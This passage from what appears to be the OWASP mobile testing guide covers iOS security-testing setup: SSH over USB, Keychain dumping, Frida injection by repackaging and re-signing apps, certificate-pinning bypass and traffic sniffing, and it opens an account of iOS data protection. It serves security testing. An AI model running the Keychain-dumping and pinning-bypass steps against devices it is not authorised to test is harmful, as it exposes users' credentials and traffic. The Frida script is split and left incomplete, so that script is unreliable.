The preferred method of statically analyzing iOS apps is using the original the XCode project files. Ideally, you will be able to compile and debug the app to quickly identify any potential issues with the source code.

Black box analysis of iOS apps without access to the original source code requires reverse engineering. For example, no decompilers are available for iOS apps, so you must be able to read assembly code for a deep inspection. We won't go into too much detail about that in this chapter, but we will revisit the topic in the chapter "Reverse Engineering and Tampering on iOS."

The static analysis instructions in the following chapters are based on the assumption that the source code is available.

Automated Static Analysis Tools

Several automated tools for analyzing iOS apps are available; most of them are commercial tools. The free and open source tools [MobSF](#) and [Needle](#) have some static and dynamic analysis functionality. Some additional products are listed in the "Static Source Code Analysis" section of the "Testing Tools" Appendix.

Don't shy away from using automated scanners for your analysis—they help you pick low-hanging fruit and allow you to focus on the more interesting aspects of analysis, such as the business logic. Keep in mind that static analyzers may produce false positives and false negatives; always review the findings carefully.

Dynamic Analysis of Jailbroken Devices

Life is easy with a jailbroken device: not only do you gain easy access to the app's sandbox, the lack of code signing allows you to use more powerful dynamic analysis techniques. On iOS, most dynamic analysis tools are built on top of Cydia Substrate, a framework for developing runtime patches that we will cover later. For basic API monitoring, you can get away with not knowing all the details of how Substrate works—you can simply use existing API monitoring tools built on top of it.

SSH Connection via USB

During a real black box test, a reliable Wi-Fi connection may not be available. In this situation, you can use [usbmuxd](#) to connect to your device's SSH server via USB.

Usbmuxd is a socket daemon that monitors USB iPhone connections. You can use it to map the mobile device's localhost listening sockets to TCP ports on your host machine. This allows you to conveniently SSH into your iOS device without setting up an actual network connection. When usbmuxd detects an iPhone running in normal mode, it connects to the phone and begins relaying requests that it receives via /var/run/usbmuxd.

Connect to an iOS device on macOS by installing and starting iproxy:

```
$ brew install libimobiledevice  
$ iproxy 2222 22  
waiting for connection
```

The above command maps port 22 on the iOS device to port 2222 on localhost. With the following command, you should be able to connect to the device:

```
$ ssh -p 2222 root@localhost  
root@localhost's password:  
iPhone:~ root#
```

Connecting to your iPhone via USB is also possible via [Needle](#).

App Folder Structure

System applications are in the directory “/Applications.” You can use [IPA Installer Console](#) to identify the installation folder for user-installed apps. Connect to the device via SSH and run the `installipa` command as follows:

```
iOS8-jailbreak:~ root# installipa -l  
me.scan.qrcodereader  
iOS8-jailbreak:~ root# installipa -i me.scan.qrcodereader  
Bundle: /private/var/mobile/Containers/Bundle/Application/09D08A0A-  
0BC5-423C-8CC3-FF9499E0B19C  
Application:  
/private/var/mobile/Containers/Bundle/Application/09D08A0A-0BC5-423C-  
8CC3-FF9499E0B19C/QR Reader.app  
Data: /private/var/mobile/Containers/Data/Application/297EEF1B-9CC5-  
463C-97F7-FB062C864E56
```

As you can see, the Application directory contains three subdirectories:

- `Bundle`
- `Application`
- `Data`

The application directory is a bundle subdirectory. The static installer files are in the application directory, and all user data is in the data directory.

The random string in the URI is the application’s GUID. Every installation has a unique GUID.

Copying App Data Files

An app's files are stored in the app's data directory. To identify the correct path, SSH into the device and use IPA Installer Console to retrieve the package information:

```
iPhone:~ root# ipainstaller -l
sg.vp.UnCrackable-2
sg.vp.UnCrackable1

iPhone:~ root# ipainstaller -i sg.vp.UnCrackable1
Identifier: sg.vp.UnCrackable1
Version: 1
Short Version: 1.0
Name: UnCrackable1
Display Name: UnCrackable Level 1
Bundle: /private/var/mobile/Containers/Bundle/Application/A8BD91A9-
3C81-4674-A790-AF8CDCA8A2F1
Application:
/private/var/mobile/Containers/Bundle/Application/A8BD91A9-3C81-4674-
A790-AF8CDCA8A2F1/UnCrackable Level 1.app
Data: /private/var/mobile/Containers/Data/Application/A8AE15EE-DC8B-
4F1C-91A5-1FED35258D87
```

You can now simply archive the data directory and pull it from the device with scp.

```
iPhone:~ root# tar czvf /tmp/data.tgz
/private/var/mobile/Containers/Data/Application/A8AE15EE-DC8B-4F1C-
91A5-1FED35258D87
iPhone:~ root# exit
$ scp -P 2222 root@localhost:/tmp/data.tgz .
```

Dumping KeyChain Data

[Keychain-Dumper](#) lets you dump a jailbroken device's KeyChain contents. The easiest way to get the tool is to download the binary from its GitHub repo:

```
$ git clone https://github.com/ptoomey3/Keychain-Dumper
$ scp -P 2222 Keychain-Dumper/keychain_dumper root@localhost:/tmp/
$ ssh -p 2222 root@localhost
iPhone:~ root# chmod +x /tmp/keychain_dumper
iPhone:~ root# /tmp/keychain_dumper
(...)

Generic Password
-----
Service: myApp
Account: key3
Entitlement Group: RUD9L355Y.sg.vantagepoint.example
Label: (null)
Generic Field: (null)
Keychain Data: SmJSWxEs

Generic Password
-----
Service: myApp
Account: key7
Entitlement Group: RUD9L355Y.sg.vantagepoint.example
Label: (null)
Generic Field: (null)
Keychain Data: W0g1DfuH
```

Note that this binary is signed with a self-signed certificate that has a “wildcard” entitlement. The entitlement grants access to *all* items in the Keychain. If you are paranoid or have very sensitive private data on your test device, you may want to build the tool from source and manually sign the appropriate entitlements into your build; instructions for doing this are available in the GitHub repository.

Installing Frida

Frida is a runtime instrumentation framework that lets you inject JavaScript snippets or portions of your own library into native Android and iOS apps. If you’ve already read the Android section of this guide, you should be quite familiar with this tool.

If you haven't already done so, you need to install the Frida Python package on your host machine:

```
$ pip install frida
```

To connect Frida to an iOS app, you need a way to inject the Frida runtime into that app. This is easy to do on a jailbroken device: just install frida-server through Cydia. Once it is installed, frida-server will automatically run with root privileges, allowing you to easily inject code into any process.

Start Cydia and add Frida's repository by navigating to Manage -> Sources -> Edit -> Add and entering `https://build.frida.re`. You should then be able to find and install the Frida package.

Connect your device via USB and make sure that Frida works by running the `frida-ps` command. This should return the list of processes running on the device:

```
$ frida-ps -U
PID  Name
--- -----
963  Mail
952  Safari
416  BTServer
422  BlueTool
791  CalendarWidget
451  CloudKeychainPro
239  CommCenter
764  ContactsCoreSpot
( ... )
```

We'll demonstrate a few more uses for Frida below, but let's first look at what you should do if you're forced to work on a non-jailbroken device.

Dynamic Analysis on Non-Jailbroken Devices

If you don't have access to a jailbroken device, you can patch and repackage the target app to load a dynamic library at startup. This way, you can instrument the app and do pretty much everything you need to do for a dynamic analysis (of course, you can't break out of the sandbox this way, but you won't often need to). However, this technique works only if the app binary isn't FairPlay-encrypted (i.e., obtained from the app store).

Thanks to Apple's confusing provisioning and code signing system, re-signing an app is more challenging than one would expect. iOS won't run an app unless you get the provisioning profile and code signature header exactly. This requires learning many concepts—certificate types, BundleIDs, application IDs, team identifiers, and how Apple's build tools connect them. Suffice it to say, getting the OS to run a binary that hasn't been built via the default method (Xcode) can be a daunting process.

We're going to use `optool`, Apple's build tools, and some shell commands. Our method is inspired by [Vincent Tan's Swizzler project](#). The NCC group has described an alternative repackaging method.

To reproduce the steps listed below, download [UnCrackable iOS App Level 1](#) from the OWASP Mobile Testing Guide repo. Our goal is to make the UnCrackable app load `FridaGadget.dylib` during startup so we can instrument it with Frida.

Please note that the following steps are applicable to macOS only. Xcode is available for macOS only.

Getting a Developer Provisioning Profile and Certificate

The *provisioning profile* is a plist file signed by Apple. It whitelists your code signing certificate on one or more devices. In other words, this represents Apple's explicitly allowing your app to run for certain reasons, such as debugging on selected devices (development profile). The provisioning profile also includes the *entitlements* granted to your app. The *certificate* contains the private key you'll use to sign.

Depending on whether you're registered as an iOS developer, you can obtain a certificate and provisioning profile in one of the following ways:

With an iOS developer account:

If you've developed and deployed iOS apps with Xcode before, you already have your own code signing certificate installed. Use the *security* tool to list your signing identities:

```
$ security find-identity -p codesigning -v
1) 61FA3547E0AF42A11E233F6A2B255E6B6AF262CE "iPhone Distribution:
Vantage Point Security Pte. Ltd."
2) 8004380F331DCA22CC1B47FB1A805890AE41C938 "iPhone Developer:
Bernhard Müller (RV852WND79)"
```

Log into the Apple Developer portal to issue a new App ID, then issue and download the profile. An App ID is a two-part string used consisting of a Team ID supplied by Apple and a bundle ID search string that you can set to an arbitrary value, such as

`com.example.myapp`. Note that you can use a single App ID to re-sign multiple apps.

Make sure you create a *development* profile and not a *distribution* profile so that you can debug the app.

In the examples below, I use my own signing identity, which is associated with my company's development team. I created the app-id “sg.vp.repackaged” and the provisioning profile “AwesomeRepacking” for these examples. I ended up with the file AwesomeRepacking.mobileprovision—replace this with your own filename in the shell commands below.

With a Regular iTunes Account:

Apple will issue a free development provisioning profile even if you're not a paying developer. You can obtain the profile with Xcode and your regular Apple account: simply create an empty iOS project and extract `embedded.mobileprovision` from the app container, which is in the Xcode subdirectory of your home directory:

`~/Library/Developer/Xcode/DerivedData/<ProjectName>/Build/Products/Debug-iphoneos/<ProjectName>.app/`. The [NCC blog post “iOS instrumentation without jailbreak”](#) explains this process in great detail.

Once you've obtained the provisioning profile, you can check its contents with the *security* tool. Besides the allowed certificates and devices, you'll find the entitlements granted to the app in the profile. You'll need those for code signing, so extract them to a separate plist file as shown below. Have a look at the file contents to make sure everything is as expected.

```
$ security cms -D -i AwesomeRepackaging.mobileprovision > profile.plist
$ /usr/libexec/PlistBuddy -x -c 'Print :Entitlements' profile.plist >
entitlements.plist
$ cat entitlements.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>application-identifier</key>
    <string>LRUD9L355Y.sg.vantagepoint.repackage</string>
    <key>com.apple.developer.team-identifier</key>
    <string>LRUD9L355Y</string>
    <key>get-task-allow</key>
    <true/>
    <key>keychain-access-groups</key>
    <array>
        <string>LRUD9L355Y.*</string>
    </array>
</dict>
</plist>
```

Note the application identifier, which is a combination of the Team ID (LRUD9L355Y) and Bundle ID (sg.vantagepoint.repackage). This provisioning profile is only valid for the app that has this app id. The “get-task-allow” key is also important—when set to “true,” other processes, such as the debugging server, are allowed to attach to the app (consequently, this would be set to “false” in a distribution profile).

Other Preparations

To make our app load an additional library at startup, we need some way of inserting an additional load command into the main executable’s Mach-O header. [Optool](#) can be used to automate this process:

```
$ git clone https://github.com/alexzielenski/optool.git
$ cd optool/
$ git submodule update --init --recursive
$ xcodebuild
$ ln -s <your-path-to-optool>/build/Release/optool
/usr/local/bin/optool
```

We'll also use [ios-deploy](#), a tool that allows iOS apps to be deployed and debugged without Xcode:

```
$ git clone https://github.com/phonegap/ios-deploy.git
$ cd ios-deploy/
$ xcodebuild
$ cd build/Release
$ ./ios-deploy
$ ln -s <your-path-to-ios-deploy>/build/Release/ios-deploy
/usr/local/bin/ios-deploy
```

The last line in optool and ios-deploy creates a symbolic link and makes the executable available system-wide.

Reload your shell to make the new commands available:

```
zsh: # . ~/.zshrc
bash: # . ~/.bashrc
```

To follow the examples below, you also need FridaGadget.dylib:

```
$ curl -O https://build.frida.re/frida/ios/lib/FridaGadget.dylib
```

Besides the tools listed above, we'll be using standard tools that come with macOS and Xcode. Make sure you have the [Xcode command line developer tools](#) installed.

Patching, Repackaging, and Re-Signing

Time to get serious! As you already know, IPA files are actually ZIP archives, so you can use any zip tool to unpack the archive. Copy FridaGadget.dylib into the app directory and use optool to add a load command to the “UnCrackable Level 1” binary.

```
$ unzip UnCrackable_Level1.ipa
$ cp FridaGadget.dylib Payload/UnCrackable\ Level\ 1.app/
$ optool install -c load -p "@executable_path/FridaGadget.dylib" -t
Payload/UnCrackable\ Level\ 1.app/UnCrackable\ Level\ 1
Found FAT Header
Found thin header...
Found thin header...
Inserting a LC_LOAD_DYLIB command for architecture: arm
Successfully inserted a LC_LOAD_DYLIB command for arm
Inserting a LC_LOAD_DYLIB command for architecture: arm64
Successfully inserted a LC_LOAD_DYLIB command for arm64
Writing executable to Payload/UnCrackable Level 1.app/UnCrackable Level
1...
```

Of course such blatant tampering invalidates the main executable’s code signature, so this won’t run on a non-jailbroken device. You’ll need to replace the provisioning profile and sign both the main executable and FridaGadget.dylib with the certificate listed in the profile.

First, let’s add our own provisioning profile to the package:

```
$ cp AwesomeRepackaging.mobileprovision Payload/UnCrackable\ Level\
1.app/embedded.mobileprovision
```

Next, we need to make sure that the BundleID in Info.plist matches the one specified in the profile because the `codesign` tool will read the Bundle ID from Info.plist during signing; the wrong value will lead to an invalid signature.

```
$ /usr/libexec/PlistBuddy -c "Set :CFBundleIdentifier
sg.vantagepoint.repackage" Payload/UnCrackable\ Level\ 1.app/Info.plist
```

Finally, we use the codesign tool to re-sign both binaries. Instead of “8004380F331DCA22CC1B47FB1A805890AE41C938,” you need to use your signing identity, which you can output by executing the command `security find-identity -p codesigning -v`.

```
$ rm -rf Payload/UnCrackable\ Level\ 1.app/_CodeSignature  
$ /usr/bin/codesign --force --sign  
8004380F331DCA22CC1B47FB1A805890AE41C938 Payload/UnCrackable\ Level\  
1.app/FridaGadget.dylib  
Payload/UnCrackable Level 1.app/FridaGadget.dylib: replacing existing  
signature
```

`entitlements.plist` is the file you created earlier, for your empty iOS project.

```
$ /usr/bin/codesign --force --sign  
8004380F331DCA22CC1B47FB1A805890AE41C938 --entitlements  
entitlements.plist Payload/UnCrackable\ Level\ 1.app/UnCrackable\  
Level\ 1  
Payload/UnCrackable Level 1.app/UnCrackable Level 1: replacing existing  
signature
```


Installing and Running an App

Now you should be ready to run the modified app. Deploy and run the app on the device as follows:

```
$ ios-deploy --debug --bundle Payload/UnCrackable\ Level\ 1.app/
```

If everything went well, the app should launch in debugging mode with lldb attached. Frida should now be able to attach to the app as well. You can verify this with the frida-ps command:

```
$ frida-ps -U  
PID  Name  
---  -----  
499  Gadget
```



Troubleshooting

When something goes wrong (and it usually does), mismatches between the provisioning profile and code signing header are the most likely causes. Reading the [official documentation](#) helps you understand the code signing process. Apple's [entitlement troubleshooting page](#) is also a useful resource.

Automated Repackaging with Objection

[Objection](#) is a mobile runtime exploration toolkit based on [Frida](#). One of the best things about Objection is that it works even with non-jailbroken devices. It does this by automating the process of app repackaging with `FridaGadget.dylib`. We won't cover Objection in detail in this guide, but you can find exhaustive documentation on the official [wiki pages](#) and also [how to repackage an IPA](#).

Method Tracing with Frida

Intercepting Objective-C methods is a useful iOS security testing technique. For example, you may be interested in data storage operations or network requests. In the following example, we'll write a simple tracer for logging HTTP(S) requests made via iOS standard HTTP APIs. We'll also show you how to inject the tracer into the Safari web browser.

In the following examples, we'll assume that you are working on a jailbroken device. If that's not the case, you need to first follow the steps outlined in the previous section to repackage the Safari app.

Frida comes with `frida-trace`, a ready-made function tracing tool. `frida-trace` accepts Objective-C methods via the `-m` flag. You can pass it wildcards as well—given `-[NSURL *]`, for example, `frida-trace` will automatically install hooks on all `NSURL` class selectors. We'll use this to get a rough idea about which library functions Safari calls when the user opens a URL.

Run Safari on the device and make sure the device is connected via USB. Then start `frida-trace` as follows:

```
$ frida-trace -U -m "-[NSURL *]" Safari
Instrumenting functions...
-[NSURL isMusicStoreURL]: Loaded handler at
"/Users/berndt/Desktop/__handlers__/_NSURL_isMusicStoreURL_.js"
-[NSURL isAppStoreURL]: Loaded handler at
"/Users/berndt/Desktop/__handlers__/_NSURL_isAppStoreURL_.js"
(...)
Started tracing 248 functions. Press Ctrl+C to stop.
```

Next, navigate to a new website in Safari. You should see traced function calls on the `frida-trace` console. Note that the `initWithURL:` method is called to initialize a new URL request object.

```
/* TID 0xc07 */
20313 ms  -[NSURLRequest _initWithCFURLRequest:0x1043bca30 ]
20313 ms  -[NSURLRequest URL]
(...
21324 ms  -[NSURLRequest initWithURL:0x106388b00 ]
21324 ms    | -[NSURLRequest initWithURL:0x106388b00 cachePolicy:0x0
timeoutInterval:0x106388b80
```

We can look up the declaration of this method on the [Apple Developer Website](#):

```
- (instancetype)initWithURL:(NSURL *)url;
```

The method is called with a single argument of type `NSURL`. According to the [documentation](#), the `NSURL` class has a property called `absoluteString` whose value should be the absolute URL represented by the `NSURL` object.

We now have all the information we need to write a Frida script that intercepts the `initWithURL:` method and prints the URL passed to the method. The full script is below. Make sure you read the code and inline comments to understand what's going on.

```
import sys
import frida

// JavaScript to be injected
frida_code = """

    // Obtain a reference to the initWithURL: method of the
    NSURLConnection class
    var URL = ObjC.classes.NSURLConnection["- initWithURL:"];

    // Intercept the method
    Interceptor.attach(URL.implementation, {
        onEnter: function(args) {

            // We should always initialize an autorelease pool before
            interacting with Objective-C APIs

            var pool = ObjC.classes.NSAutoreleasePool.alloc().init();

            var NSString = ObjC.classes.NSString;

            // Obtain a reference to the NSLog function, and use it to
            print the URL value
            // args[2] refers to the first method argument (NSURL *url)

            var NSLog = new
NativeFunction(Module.findExportByName('Foundation', 'NSLog'), 'void',
['pointer', ...]);

            NSLog(args[2].absoluteString_());

            pool.release();
        }
    });
"""
```

```
    }
});

"""

process = frida.get_usb_device().attach("Safari")
script = process.create_script(frida_code)
script.on('message', message_callback)
script.load()

sys.stdin.read()
```

Start Safari on the iOS device. Run the above Python script on your connected host and open the device log (we'll explain how to open them in the following section). Try opening a new URL in Safari; you should see Frida's output in the logs.

```
Sep 17 16:01:02 Bernhard-Muellers-iPad MobileSafari[952] <Warning>: http://www.example.com/
Sep 17 16:01:26 Bernhard-Muellers-iPad nehelper[430] <Error>: Configuration for provider
```

Of course, this example illustrates only one of the things you can do with Frida. To unlock the tool's full potential, you should learn to use its JavaScript API. The documentation section of the Frida website has a [tutorial](#) and [examples](#) of Frida usage on iOS.


[Frida JavaScript API reference](#)

Monitoring Console Logs

Many apps log informative (and potentially sensitive) messages to the console log. The log also contains crash reports and other useful information. You can collect console logs through the Xcode “Devices” window as follows:

1. Launch Xcode.
2. Connect your device to your host computer.
3. Choose Devices from the window menu.
4. Click on your connected iOS device in the left section of the Devices window.
5. Reproduce the problem.
6. Click the triangle-in-a-box toggle located in the lower left-hand corner of the Devices window's right section to view the console log's contents.

To save the console output to a text file, go to the bottom right and click the circular downward-pointing-arrow icon.



The screenshot shows the Xcode interface with the "Devices" tab selected. On the left, there's a sidebar with sections for "DEVICES" and "SIMULATORS". Under "DEVICES", it lists "My Mac" (10.12 (16A323)) and "VP" (8.3 (12F70)). Under "SIMULATORS", it lists various iOS devices: Apple TV 1080p (10.2 (14W280)), iPad Air (10.3 (14E269)), iPad Air 2 (10.3 (14E269)), iPad Pro (9.7 inch) (10.3 (14E269)), iPad Pro (12.9 inch) (10.3 (14E269)), iPhone 5 (10.3 (14E269)), iPhone 5s (10.3 (14E269)), iPhone 6 (10.3 (14E269)), iPhone 6 Plus (10.3 (14E269)), iPhone 6s (10.3 (14E269)), iPhone 6s Plus (10.3 (14E269)), iPhone 7 (10.3 (14E269)), iPhone 7 Plus (10.3 (14E269)). On the right, a large text area displays a log of warning messages from the Firebase automatic screen reporting. The messages are timestamped at "Apr 12 15:07:54 VP DBS SG[5288] <Warning>: Firebase automatic screen reporting is enabled. Call +[FIRAnalytics setScreenName:setScreenClass:] to set the screen name or override the default screen class name. To disable automatic screen reporting, set the flag FirebaseAutomaticScreenReportingEnabled to NO in the Info.plist". There are four such messages, each followed by a call to NSUserDefaults boolForKey: with specific arguments related to NSTextViewAttachmentAlwaysUsesAttachmentView, NSRTFWritePreserveNaturalAlignment, and WebKitKerningAndLigaturesEnabledByDefault.

- Monitoring console logs through Xcode

Setting up a Web Proxy with Burp Suite

Burp Suite is an integrated platform for security testing mobile and web applications. Its tools work together seamlessly to support the entire testing process, from initial mapping and analysis of attack surfaces to finding and exploiting security vulnerabilities. Burp proxy operates as a web proxy server for Burp Suite, which is positioned as a man-in-the-middle between the browser and web server(s). Burp Suite allows you to intercept, inspect, and modify incoming and outgoing raw HTTP traffic.

Setting up Burp to proxy your traffic is pretty straightforward. We assume that you have an iOS device and workstation connected to a Wi-Fi network that permits client-to-client traffic. If client-to-client traffic is not permitted, you can use usbmuxd to connect to Burp via USB.

Portswigger provides a good [tutorial on setting up an iOS Device to work with Burp](#) and a [tutorial on installing Burp's CA certificate to an iOS device](#).

Bypassing Certificate Pinning

[SSL Kill Switch 2] (<https://github.com/nabla-c0d3/ssl-kill-switch2> "SSL Kill switch 2") is one means of disabling certificate pinning. It can be installed via the Cydia store. It will hook on all high-level API calls and bypass certificate pinning.

The Burp Suite app “[Mobile Assistant](#)” can also be used to bypass certificate pinning.

In some cases, certificate pinning is tricky to bypass. Look for the following when you can access the source code and recompile the app:

- the API calls `NSURLSession`, `CFStream`, and `AFNetworking`
- methods/strings containing words like ‘pinning’, ‘X509’, ‘Certificate’, etc.

If you don’t have access to the source, you can try binary patching or runtime manipulation:

- If OpenSSL certificate pinning is implemented, you can try [binary patching](#).
- Applications written with Apache Cordova or Adobe Phonegap use a lot of callbacks. Look for the callback function that’s called on success and manually call it with Cycrypt.
- Sometimes, the certificate is a file in the application bundle. Replacing the certificate with Burp’s certificate may be sufficient, but beware the certificate’s SHA sum. If it’s hardcoded into the binary, you must replace it too!

Certificate pinning is a good security practice and should be used for all applications that handle sensitive information. [EFF’s Observatory](#) lists the root and intermediate CAs that major operating systems automatically trust. Please refer to the [map of the roughly 650 organizations that are Certificate Authorities Mozilla or Microsoft trust \(directly or indirectly\)](#). Use certificate pinning if you don’t trust at least one of these CAs.

If you want to get more details about white box testing and usual code patterns, refer to “iOS Application Security” by David Thiel. It contains descriptions and code snippets illustrating the most common certificate pinning techniques.

To get more information about testing transport security, please refer to the section “Testing Network Communication.”

Network Monitoring/Sniffing

You can remotely sniff all traffic in real-time on iOS by [creating a Remote Virtual Interface](#) for your iOS device. First make sure you have Wireshark installed on your macOS machine.

1. Connect your iOS device to your macOS machine via USB.
2. Make sure that your iOS device and your macOS machine are connected to the same network.
3. Open “Terminal” on macOS and enter the following command: `$ rvictl -s x` , where x is the UDID of your iOS device. You can find the [UDID of your iOS device via iTunes](#).
4. Launch Wireshark and select “rvi0” as the capture interface.
5. Filter the traffic in Wireshark to display what you want to monitor (for example, all HTTP traffic sent/received via the IP address 192.168.1.1).

```
ip.addr == 192.168.1.1 && http
```


Data Storage on iOS

The protection of sensitive data, such as authentication tokens or private information, is a key focus in mobile security. In this chapter, you will learn about the APIs iOS offers for local data storage, as well as best practices for using them.

Testing Local Data Storage


As little sensitive data as possible should be saved on permanent local storage. However, in most practical scenarios, at least some type of user-related data needs to be stored. Fortunately, iOS offers secure storage APIs which allow developers to make use of the cryptographic hardware available in every iOS device. Assuming that these APIs are used correctly, key data and files can be secured using hardware-backed 256 bit AES encryption.

Data Protection API

App developers can leverage the iOS *Data Protection* APIs to implement fine-grained access controls for user data stored in flash memory. The API is built on top of the Secure Enclave Processor (SEP) that was introduced with the iPhone 5S. The SEP is a coprocessor that provides cryptographic operations for data protection and key management. A device-specific hardware key - the device UID (Unique ID) - is embedded into the secure enclave, ensuring the integrity of data protection even if the operating system kernel is compromised.

The data protection architecture is based on a hierarchy of keys. The UID and the user passcode key, which is derived from the user's passphrase using the PBKDF2 algorithm, sits on the top of this hierarchy. Together, they can be used to "unlock" so-called class keys which are associated with different device states (e.g. device is locked/unlocked).

Every file stored in the iOS file system is encrypted with its own individual per-file key, which is contained in the file metadata. The metadata is encrypted with the file system key and wrapped with one of the class keys, depending on the protection class selected by the app when creating the file.



iOS Data Protection Key

Hierarchy

Files can be assigned to one of four different protection classes, which are explained in more detail in the [iOS Security Guide](#):

- **Complete Protection (NSFileProtectionComplete)**: A key derived from the user passcode and the device UID is used to protect this class key. It is wiped from memory shortly after the device is locked, making the data inaccessible until the user unlocks the device.
- **Protected Unless Open (NSFileProtectionCompleteUnlessOpen)**: Behaves similar to Complete Protection, but if the file is opened when unlocked, the app can continue to access the file even if the user locks the device. This protection class is for example used when a mail attachment is downloading in the background.
- **Protected Until First User Authentication (NSFileProtectionCompleteUntilFirstUserAuthentication)**: The file can be accessed from the moment the user unlocks the device for the first time after booting. It can be accessed even if the user subsequently locks the device and the class key is not removed from memory.
- **No Protection (NSFileProtectionNone)**: The class key for this protection class is only protected with the UID. It is stored in the so called “[Effaceable Storage](#)“, which is a region of flash memory on the iOS device that allows small amounts of data to be stored. This protection class exists to enable fast remote wipe: Deleting the class key immediately making the data inaccessible.

All class keys except `NSFileProtectionNone` are encrypted with a key derived from the device UID and the user’s passcode. As a result, decryption can only happen on the device itself, and requires the correct passcode to be entered.

Since iOS 7, the default data protection class is “Protected Until First User Authentication”.

The Keychain

The iOS Keychain can be used to securely store short, sensitive bits of data, such as encryption keys and session tokens. It is implemented as a SQLite database that can only be accessed through the Keychain APIs.

On macOS every user application can create as many Keychains as desired and every login account has its own Keychain. The [structure of the Keychain on iOS](#) is different, as there is only one Keychain that is available for all apps. Access to the items can be shared between apps signed by the same developer by using the [access groups feature](#) in the attribute `kSecAttrAccessGroup`. Access to the Keychain is managed by the `securityd` daemon, which grants access based on the app’s `Keychain-access-groups`, `application-identifier` and `application-group` entitlements.

The [KeyChain API](#) consists of the following main operations with self-explanatory names:

- `SecItemAdd`
- `SecItemUpdate`
- `SecItemCopyMatching`
- `SecItemDelete`

Data stored in the Keychain is protected through a class structure that is similar to the one used for file encryption. Items added to the Keychain are encoded as a binary plist and encrypted using a 128 bit AES per-item key in Galois/Counter Mode (GCM). Note that larger blobs of data are not meant to be saved directly in the Keychain - that’s what the Data Protection API is for. Data protection for Keychain items is configured by setting the `kSecAttrAccessible` key in the `SecItemAdd` or `SecItemUpdate` call. The following [accessibility values for kSecAttrAccessible](#) can be configured and are the Keychain Data Protection classes:

- `kSecAttrAccessibleAfterFirstUnlock` : The data in the keychain item cannot be accessed after a restart until the device has been unlocked once by the user.
- `kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly` : The data in the keychain item cannot be accessed after a restart until the device has been unlocked once by the

user.

- `kSecAttrAccessibleAlways` : The data in the keychain item can always be accessed regardless of whether the device is locked.
- `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` : The data in the keychain can only be accessed when the device is unlocked. Only available if a passcode is set on the device. The data will not be included in an iCloud or iTunes backup.
- `kSecAttrAccessibleAlwaysThisDeviceOnly` : The data in the keychain item can always be accessed regardless of whether the device is locked. The data will not be included in an iCloud or iTunes backup.
- `kSecAttrAccessibleWhenUnlocked` : The data in the keychain item can be accessed only while the device is unlocked by the user.
- `kSecAttrAccessibleWhenUnlockedThisDeviceOnly` : The data in the keychain item can be accessed only while the device is unlocked by the user. The data will not be included in an iCloud or iTunes backup.

